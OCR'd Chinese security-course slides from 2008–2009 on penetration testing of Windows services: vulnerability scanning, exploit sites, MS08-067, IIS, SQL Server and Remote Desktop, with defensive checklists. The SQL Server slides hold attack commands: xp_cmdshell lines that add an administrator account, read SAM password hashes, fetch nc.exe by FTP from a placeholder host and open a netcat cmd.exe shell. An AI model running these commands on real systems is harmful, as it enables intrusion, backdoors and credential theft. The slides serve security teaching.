
- 漏洞扫描: 确定目标系统存在哪些已知漏洞
  - **Nessus/XScan/…**
  - 如何查看漏洞扫描结果
  - 安全漏洞索引: **Nessus ID – MS**安全漏洞编号 **– CVE**安全漏洞编号 **– BID**编号
    - **Nessus ID 19402 -> MS05-039 -> CVE-2005-1983 -> BID 14513**
- 了解安全漏洞细节信息
  - 根据安全漏洞编号找出安全漏洞具体描述信息
  - 安全漏洞影响软件范围、攻击目标服务、具体位置、后果类型、严重等级…

Copyright (c) 2008－2009 诸葛建伟

如何对特定目标进行远程渗透测试?(2)

- 查找已知安全漏洞的渗透攻击代码
  - 黑客社区重要的共享资源
  - 并非每个已知安全漏洞都存在公开渗透代码
    - 软件流行度、漏洞危害后果类型和等级: 渗透代码价值
    - 安全漏洞补丁情况: 渗透代码的有效性
    - 安全漏洞利用难度: 渗透代码编写代价
  - 并非所有渗透代码都会公开
    - 渗透代码(特别是0day)存在重要价值
  - 获取到的渗透代码并非所有情况都适用
    - 目标系统操作系统平台差异，语种差异→用于覆盖的ret值差异
  - 著名渗透代码资源: **milw0rm, bid, metasploit, packetstorm, FrSIRT(not free)…**

Copyright (c) 2008－2009 诸葛建伟


milwOrm - exploits : vulnerabilities : videos : papers : shellcode - Microsoft Internet Explorer
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退 搜索 收藏夹
地址(D) http://www.milwOrm.com/
转到 链接 SnagIt
[home] [contents] [platforms] [shellcode] [search] [cracker] [links] [rss] [archive]
MILWORM
[remote]
-::DATE -::DESCRIPTION -::HITS -::AUTHOR
2008-10-23 Opera 9.52/9.60 Stored Cross Site Scripting Code Exec PoC 1277 R D X Aviv Raff
2008-10-22 GoodTech SSH (SSH_FXP_OPEN) Remote Buffer Overflow Exploit 1060 R D r0ut3r
2008-10-22 Opera <= 9.60 Stored Cross Site Scripting Vulnerability 2062 R D Roberto Suggi Liverani
2008-10-20 Dart Communications PowerTCP FTP module Remote BOF Exploit 2667 R D X InTeL
2008-10-19 Solaris 9 [UltraSPARC] sadmind Remote Root Exploit 3950 R D kcope
2008-10-17 Hummingbird Deployment Wizard 2008 ActiveX File Execution(2) 2487 R D X shinnai
[local]
-::DATE -::DESCRIPTION -::HITS -::AUTHOR
2008-10-21 VLC Media Player TY File Stack Based Buffer Overflow Exploit 1417 R D Guido Landi
2008-10-19 BitTorrent 6.0.3 .torrent File Stack Buffer Overflow Exploit 2753 R D Guido Landi
2008-10-15 MS Windows XP/2003 AFD.sys Privilege Escalation Exploit (K-plugin) 5845 R D Ruben Santamarta
2008-10-08 MS Windows 2003 Token Kidnapping Local Exploit PoC 6785 R D Cesar Cerrudo
2008-09-06 Numark Cue 5.0 rev 2 Local .M3U File Stack Buffer Overflow Exploit 5296 R D fl0 fl0w
2008-08-31 Postfix <= 2.6-20080814 (symlink) Local Privilege Escalation Exploit 7997 R D RoMaNSoFt
[web apps]
-::DATE -::DESCRIPTION -::HITS -::AUTHOR
2008-10-23 WebSVN <= 2.0 (XSS/FH/CE) Multiple Remote Vulnerabilities 459 R D GulfTech Security
2008-10-23 miniPortail <= 2.2 (XSS/LFI) Remote Vulnerabilities 418 R D StAkeR
2008-10-23 MindDezign Photo Gallery 2.2 Arbitrary Add Admin Exploit 472 R D CWH Underground
2008-10-23 MindDezign Photo Gallery 2.2 (index.php id) SQL Injection Vulnerability 463 R D CWH Underground
2008-10-23 aflog 1.01 Multiple Insecure Cookie Handling Vulnerabilities 325 R D JosS
2008-10-23 Joomla Component RWCards 3.0.11 Local File Inclusion Vulnerability 810 R D Vrs-hCk
2008-10-23 txtshop 1.0b (language) Local File Inclusion Vulnerability (win only) 714 R D Pepelux
2008-10-23 CSPartner 1.0 (Delete All Users/SQL Injection) Remote Exploit 759 R D StAkeR
Internet

.:[packet storm]:. - http://packetstormsecurity.org/ - Microsoft Internet Explorer

文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)

后退 搜索 收藏夹

地址(D) http://packetstormsecurity.org/0810-advisories/ 转到 链接 SnagIt

Section: .. / 0810-advisories /

Page 1 of 17

« 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 »

Files 1 - 25 of 420

Currently sorted by: File Name

Sort By: Last Modified, File Size

/// File Name:	10.09.08-1.txt
Description:	iDefense Security Advisory 10.09.08 - Remote exploitation of a heap based buffer overflow in Sun Microsystems Inc.'s Sun Java Web Proxy could allow an attacker to execute arbitrary code. A heap based buffer overflow exists in the handling of FTP resources. Specifically the vulnerability resides within the code responsible for handling HTTP GET requests. Sun Java System Web Proxy Server 4.0 through 4.0.7 is vulnerable in the following versions: SPARC Platform prior to patch 120981-15, x86 Platform prior to patch 120982-15, Linux prior to patch 120983-15, HP-UX prior to patch 123532-05, Windows prior to patch 126325-05.
Author:	Joxean Koret
Homepage:	http://www.idefense.com/
File Size:	3408
Related CVE(s):	CVE-2008-4541
Last Modified:	Oct 15 02:42:28 2008
MD5 Checksum:	50121d7bb8fbcdcacaa30c7377f21a71

/// Last 10 Files

: ▪ websvn-xssfhce.txt
: ▪ TA08-297A.txt
: ▪ USN-658-1.txt
: ▪ dsa-1659-1.txt
: ▪ SSRT080143.txt
: ▪ miniportail-xsslfi.txt
: ▪ minddezignpg-admin.txt
: ▪ minddezignpg-sql.txt
: ▪ libspf2-parsing.txt
: ▪ multiinjector.tgz

[Last 20 | Last 50 | Last 100]

/// Last 10 Advisories

: ▪ TA08-297A.txt
: ▪ USN-658-1.txt
: ▪ dsa-1659-1.txt
: ▪ SSRT080143.txt
: ▪ SECOBJADV-2008-05.txt
: ▪ oracle-privilege.txt

Internet

Copyright (c) 2008—2009 诸葛建伟

The Metasploit Project - Microsoft Internet Explorer

文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)

后退 搜索 收藏夹

地址(D) http://www.metasploit.com/home/ 转到 链接 SnagIt

metasploit

YOU'LL PWN GREAT, I GUARANTEE IT!

Home Framework Shellcode OpcodeDB Research Blog

Education

The Metasploit Project

Metasploit provides useful information to people who perform penetration testing, IDS signature development, and exploit research. This project was created to provide information on exploit techniques and to create a useful resource for exploit developers and security professionals. The tools and information on this site are provided for legal security research and testing purposes only. Metasploit is a community project managed by Metasploit LLC.

Metasploit LLC

Metasploit LLC is an Austin, Texas company that provides security, education, and product development services. We currently offer the Infiltrator 1200 series hacktops for security professionals that need a mobile hardware platform that just works with the latest security tools.

Metasploit 3.2

The Metasploit development team is finalizing the 3.2 release of the Metasploit Framework. Version 3.2 will be released under the 3-clause BSD license, a significant change from the EULA binding versions 3.0 and 3.1. For more information about the upcoming 3.2 release, please see the SecTOR 2008 presentation.

完毕 Internet

Microsoft Security Bulletin MS08-067 - Critical: Vulnerability in Server Service Could Allow Re - Mic...
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退 搜索 收藏夹
地址(D) http://www.microsoft.com/technet/security/Bulletin/MS08-067.mspx 转到 链接 SnagIt
Click Here to Install Silverlight United States Change | All Microsoft Sites
Microsoft TechNet Web Live Search
TechNet Home | TechCenters | Downloads | TechNet Program | Subscriptions | Security Bulletins | Archive
Search for Go
TechNet Security
Security Bulletin Search
Library
Learn
Downloads
Support
Community

Microsoft Security Bulletin MS08-067 – Critical

Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008

Version: 1.0

General Information

Executive Summary

This security update resolves a privately reported vulnerability in the Server service. The vulnerability could allow remote code execution if an affected system received a specially crafted RPC request. On Microsoft Windows 2000, Windows XP, and Windows Server 2003 systems, an attacker could exploit this vulnerability without authentication to run arbitrary code. It is possible that this vulnerability could be used in the crafting of a wormable exploit. Firewall best practices and standard default firewall configurations can help protect network resources from attacks that originate outside the enterprise perimeter.

This security update is rated Critical for all supported editions of Microsoft Windows 2000, Windows XP, Windows Server 2003, and rated Important for all supported editions of Windows Vista and Windows Server 2008. For more information, see the subsection, **Affected and Non-Affected Software**, in this section.

The security update addresses the vulnerability by correcting the way that the Server service handles RPC requests. For more information about the vulnerability, see the Frequently Asked Questions (FAQ) subsection for the specific vulnerability entry under the next section, **Vulnerability Information**.

Recommendation. Microsoft recommends that customers apply the update immediately.

Known Issues. None

Internet

MS08-067 POCs? - Remote Exploit Forums - Microsoft Internet Explorer
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退 搜索 收藏夹
地址(D) http://forums.remote-exploit.org/showthread.php?s=5424d47b726ed2a601817bb659d458c5&p=104291#post1042 转到 链接 SnagIt

bluefoxicy OFF
Junior Member

Join Date: Aug 2007
Posts: 9

MS08-067 POCs?

Anyone know of a public POC for MS08-067? My employer is interested in specific details I can only get by A) screwing around in IDA Pro looking for the function call that b0rks this; or B) reading through a proof-of-concept, familiarizing myself with the SMB protocol in context, and figuring out exactly what's going on here.

The best I've found is an explanation on MSDN (which I'm not allowed to post yet, since I need to make 15 or more posts...), but it only helps with (A)

(Note that, among other things, it's always possible to grab the patch itself, compare its contents to the currently installed DLLs, and look at the changes specifically... not the easiest thing in the world but doable, just very time consuming for us rank amateurs in the exploit dev arena, and assumes you can make sense of what you read)

QUOTE

Today, 07:18 PM #2

CG OFF
Member

Join Date: Nov 2007
Location: USA
Posts: 39

pay immunity for it


QUOTE

NEW REPLY

« Previous Thread | Next Thread »

Internet

MS08-067 PoC



Copyright (c) 2008—2009 诸葛建伟

国内黑客社区讨论MS08-067

- 1 alexander sotirov逆出来的ms08-067问题函数伪代码
- 黑客基地 学院 2008-10-27 10:44
- http://www.hackbase.com:80/tech/2008-10-27/42076.html
- 2 ms08067补丁前后比较分析结果
- 黑客基地 学院 2008-10-27 10:34
- http://www.hackbase.com:80/tech/2008-10-27/42075.html
- 3 ms08-067 介绍&利用方法
- 黑客基地 学院 2008-10-27 10:03
- http://www.hackbase.com:80/tech/2008-10-27/42071.html
- 4 关于ms08-067漏洞的详细分析
- 补天论坛 最新话题 2008-10-26 21:53
- http://www.patching.net:80/bbs/viewdoc_65239_18.html
- 5 高危补丁！windows紧急安全更新(kb958644)(图)_
- 安全中国 漏洞公布 2008-10-26 00:51
- http://www.anqn.com:80/loudong/windows/2008-10-26/a09103186.shtml
- 6 ms windows server service code execution poc (ms08-067)
- 黑客基地 学院 2008-10-26 00:25
- http://www.hackbase.com:80/tech/2008-10-26/42057.html

Copyright (c) 2008－2009 诸葛建伟

如何对特定目标进行远程渗透测试?(3)

- 渗透测试
  - 选择特定目标存在安全漏洞对应的渗透代码
    - 远程渗透: 安全漏洞可通过网络服务进行利用
    - 想拿到shell: 安全漏洞后果为远程执行代码
  - 了解渗透代码和攻击目标软件环境的匹配性
    - 攻击目标软件环境: 操作系统版本、语种、网络服务版本, ...
    - 渗透代码支持范围
      - 只支持/测试过哪些目标环境
      - 自己扩展渗透代码所支持的范围: 进阶<缓冲区溢出和Shellcode>
  - 进行实际渗透测试实验
    - 享受成功的喜悦
    - 直面失败的郁闷，找出问题并解决: 从脚本小子到技术人才的必经之路

Copyright (c) 2008－2009 诸葛建伟

攻击Windows独有组网协议和服务中的安全漏洞

- **MSRPC服务 TCP 135**
  - **RPC本身漏洞: MS07-029、 MS04-012、MS03-039、MS03-026、…**
  - **利用RPC服务利用漏洞: MS04-011、…**
- **SMB服务 TCP 139/445**
  - **SMB本身漏洞: MS08-063、MS07-063、MS05-027**
  - **利用SMB服务利用漏洞: 非常多**
  - **即插即用服务: MS07-019、MS05-047、MS05-039**
  - **活动目录服务: MS08-060、MS07-039**
- **MSDTC服务 TCP 1025**
  - **MS05-051**
- **…**

Copyright (c) 2008－2009 诸葛建伟

IIS基础

- IIS (Intenet Information Services)
  - 微软在Windows服务器操作系统中集成的Web/FTP/Email/NNTP网络服务
- HTTP: 基于文本的Web应用协议
- CGI (common gateway interface)
  - 给HTTP请求加上动态能力，生成相应动态页面
  - CGI程序在服务器端被调用执行，反馈动态执行结果
- ASP (Active Server Pages)
  - VBScript等脚本语言编写
  - 克服CGI效率低下，由服务器解释执行
- ISAPI 因特网服务器应用编程接口
  - 通过ISAPI动态链接库扩展IIS本身功能

Copyright (c) 2008－2009 诸葛建伟

IIS进程模型-IIS6之前

- IIS进程(inetinfo.exe)运行在LocalSystem帐户环境
- 静态内容请求:
  - IIS进程为来自因特网匿名用户创建一个临时用户帐户并提供服务: IUSER_*MACHINENAME*帐户
- ASP/ISAPI内容请求
  - IIS4: ISAPI都以LocalSystem身份运行在inetinfo进程内
  - IIS5: OOP(进程外)模式, ISAPI以IWAM_*MACHINENAME*身份(Guests用户组)运行在dllhost.exe进程

Copyright (c) 2008－2009 诸葛建伟

IIS进程模型-IIS6

- IIS6进程模型
  - HTTP监听进程(listener, HTTP.sys): Windows内核模式TCP/IP协议栈
  - 工作进程(worker):
    - 用户模式，负责处理各个HTTP请求
    - 用到的ISAPI/API脚本和COM组件均运行在负责具体处理这一请求的工作进程
- IIS中的FTP/NNTP/SMTP仍由inetinfo进程负责处理

Copyright (c) 2008－2009 诸葛建伟

攻击Windows因特网服务: IIS

- **IIS6之前曾是臭名昭著(与wu-ftpd齐名)**
  - 充斥安全漏洞
  - 进攻路线：信息泄漏、目录遍历、缓冲区溢出
  - 信息泄漏：**MS01-004, MS00-006, MS00-058, WebDAV Search, …**
  - 目录遍历：古老技术 **../ IIS 2.0, Unicode编码, MS00-086/MS01-026(绿盟), …**
  - 缓冲区溢出：**MS04-011, MS04-036, …**
- **IIS6推出后安全性得到大幅提升，仍存安全漏洞**
  - **MS08-006, MS07-041**

Copyright (c) 2008－2009 诸葛建伟

IIS攻击手段通用防范措施

- 及时打系统补丁
- 禁用用不着的**ISAPI**功能扩展模块和过滤器
- 单独文件卷上部署虚拟根目录
- 使用**NTFS**文件系统
- 禁用不必要的服务
- 根据**MS**提供的**IIS**安全核对清单**(Check List)**
- 利用**IIS Lockdown**等增强**IIS**服务安全性
- 使用**Web**服务器安全评估工具了解和修补安全威胁

Copyright (c) 2008－2009 诸葛建伟

MS SQL Server

- MS SQL Server简介
  - 1989: SQL Server最初Sybase公司开发，用于IBM OS/2操作系统, Sybase SQL Server 4.2 for Windows NT
  - 1993: 微软买下Sybase SQL Server 4.2代码，并自己开发MS SQL Server 6.0
  - 目前版本: MS SQL Server 2008
- SQL Server安全概念
  - 网络驱动库，监听端口TCP1433
  - 安全模式: Windows身份验证模式、混合模式
  - 登录帐户: 对服务器本身进行访问的帐户, master/sysxlogins表加密存储
  - SQL Server用户: 与登录帐户关联的，用于访问数据库的帐户，存放在各数据库的sysusers表中
  - 角色: 服务器级(sysadmin等), 数据库级(db_owner等), 应用程序角色
  - 日志功能: 身份认证日志C2级

Copyright (c) 2008－2009 诸葛建伟

攻击MS SQL Server

- SQL Server信息收集
  - 端口扫描: TCP 1433端口
  - SQLPing: SQL服务器名称/实例名称/版本号/端口号/命名管道
- SQL Server黑客工具和技术
  - 基本SQL查询工具: Query Analyzer, osql命令行
  - SQL口令破解: sqldict, sqlbf, sqlpoke
  - 嗅探SQL Server口令字: SQL Server明文传输口令字(XOR编码)
  - Web服务器源代码泄漏: 泄漏连接字符串(包含口令字)
- 攻击已知SQL Server漏洞
- SQL注入攻击: 进阶部分(课程12—应用服务的攻击及防御技术)

Copyright (c) 2008—2009 诸葛建伟

已知SQL Server漏洞

- SQL Server 2K解析服务缓冲区过载漏洞
  - David Litchfield, MS02-039
  - 2003年1月: SQL Slammer蠕虫
    - 基于UDP, 376字节单数据包: 集成目标地址生成，漏洞攻击，自身传播等模块
    - 第一个带宽限制型蠕虫，10分钟扫遍几乎攻陷全部存有漏洞主机，75K台主机受感染
- 扩展存储过程输入参数分析漏洞: MS00-092
- 存储过程权限漏洞: MS00-048
- SQL查询滥用漏洞: MS00-014
- 特权提升漏洞: MS08-040

Copyright (c) 2008－2009 诸葛建伟

利用SQL扩展存储过程操纵目标

- 扩展存储过程(extended stored procedure, XP)
  - 黑客最青睐的SQL Server XP: xp_cmdshell
  - SQL Server运行在LocalSystem帐户环境下: 最高权限，没有什么事是它不能做的！
- 利用SQL扩展存储过程操作目标系统
  - 添加Admin帐户:
    - xp_cmdshell 'net user found stone /ADD'
    - xp_cmdshell 'net localgroup /ADD Administrators found'
  - 读取Administrator帐户口令密文: Administrator无法访问
    - xp_regread 'HKEY_LOCAL_MACHINE', 'SECURITY\SAM\Domains\Account\Users\00001F4','F'

Copyright (c) 2008－2009 诸葛建伟

利用SQL扩展存储过程操纵目标

- 利用SQL扩展存储过程上传后门
  - **EXEC xp_cmdshell 'echo open xxx.xxx.xxx.xxx > ftptemp'**
  - **EXEC xp_cmdshell 'echo user anonymous xxx@xx.com >> ftptemp'**
  - **EXEC xp_cmdshell 'echo bin >> ftptemp'**
  - **EXEC xp_cmdshell 'echo get nc.exe >> ftptemp'**
  - **EXEC xp_cmdshell 'echo bye >> ftptemp'**
  - **EXEC xp_cmdshell 'ftp -n –s:ftptemp'**
  - **EXEC xp_cmdshell 'erase ftptemp'**
  - **EXEC xp_cmdshell 'start nc -L -d -p 2002 -e cmd.exe'**
  - **nc -vv xxx.xxx.xxx.xxx 2002**
  - 获得远程访问**shell**

Copyright (c) 2008－2009 诸葛建伟


MS SQL Server防范措施


- 发现网络上的所有SQL Server
  - SQLPing, SQL Scan(MS)等
- 阻断不可信客户对SQL Server端口的访问
  - 配置防火墙规则
- 及时打好补丁
  - Windows Update并不具备自动搜索和实施SQL Server补丁的功能
  - 网管应关注SQL Server的Service Pack和Hotfix，并进行升级和补丁修补
- 强口令字，特别是sa帐户
- 尽可能使用Windows Only身份验证模式
- SQL Server安全最佳使用实践

Copyright (c) 2008－2009 诸葛建伟

MS Terminal Services(“远程桌面”)

- 服务器
  - 远程管理桌面: 桌面操作系统 **Win2K Pro, WinXP**
  - 终端服务: **Win2K**中称为应用服务器
- 远程桌面协议
  - **RDP (Remote Desktop Protocol): TCP 3389**
- 客户端
  - **RDC (Remote Desktop Connection)**
    - **Run “mstsc”**
